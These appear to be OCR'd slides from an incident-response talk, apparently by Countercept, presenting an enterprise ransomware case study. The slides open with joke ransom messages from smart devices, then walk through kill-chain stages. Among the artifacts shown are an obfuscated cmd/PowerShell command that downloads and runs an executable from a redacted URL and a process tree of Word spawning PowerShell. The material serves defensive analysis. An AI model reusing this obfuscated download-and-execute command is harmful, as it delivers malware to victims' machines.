WIRE MY HACKER $100 OR I'LL REVERSE MY MOTOR AND BLOW DIRT ALL OVER THIS PLACE!
I'M TURNING OFF THE HEAT UNTIL YOU WARM UP MY BANK ACCOUNT!
I'LL START YOUR CAR, BUT ONLY TO TAKE YOU TO YOUR BANK TO MAKE A TRANSFER.
IF YOU DON'T SEND US CASH, YOUR REPUTATION WILL BE IN THE TRASH.
SEND ME $25 OR I'LL TELL EVERYONE ON YOUR SOCIAL NETWORK THAT YOU WERE STUPID ENOUGH TO BUY AN INTERNET-CONNECTED BROOM!

CASE STUDY 1:

ENTERPRISE RANSOMWARE

Background

- Global Company
- Approx. USD$ 133 million turnover last year

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT

Delivery


Exploitation

C2

Priv. Escalation

Lateral Movement

Objective



First Delivery

Second Delivery

Lateral Movement


More Lateral Movement

‘Ransomware’ deployed


CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT



```
cmd.exE /c "pOWe^R^sHELL.E^X^e ^-e^XecUTIONpolICy BYPAss^ -
^no^PrOfIl^E^ -^w^i^nDowsTyle^ h^i^dDEN^ (NeW^-oBjECt
sYs^tEm.^Ne^T.w^e^bcLi^E^Nt).DOW^N^loAd^FIL^E^('http://[redacted].exe','%AppDATA
%.Exe');S^TaRt-PRoCES^S^ '%aPpDATA%.eXe'
```




```
◢ WINWORD.EXE          2084   5.06              55.71 MB   [redacted]   Microsoft Word
  ◢ cmd.exe            3020                      2.08 MB   [redacted]   Windows Command Processor
      powershell.exe   3936   2.31   8.13 kB/s  54.96 MB   [redacted]   Windows PowerShell
```

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT

Delivery Exploitation C2 Priv. Escalation Lateral Movement Objective



First Delivery

Second Delivery

Lateral Movement


More Lateral Movement

‘Ransomware’ deployed


CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT



Endpoint	PID	Name	Username	Start Time	Stop Time	Executable Raw Path
[redacted]	3784	winsat.exe	[redacted]	[redacted]	[redacted]	"C:\Windows\system32\sysprep\winsat.exe"

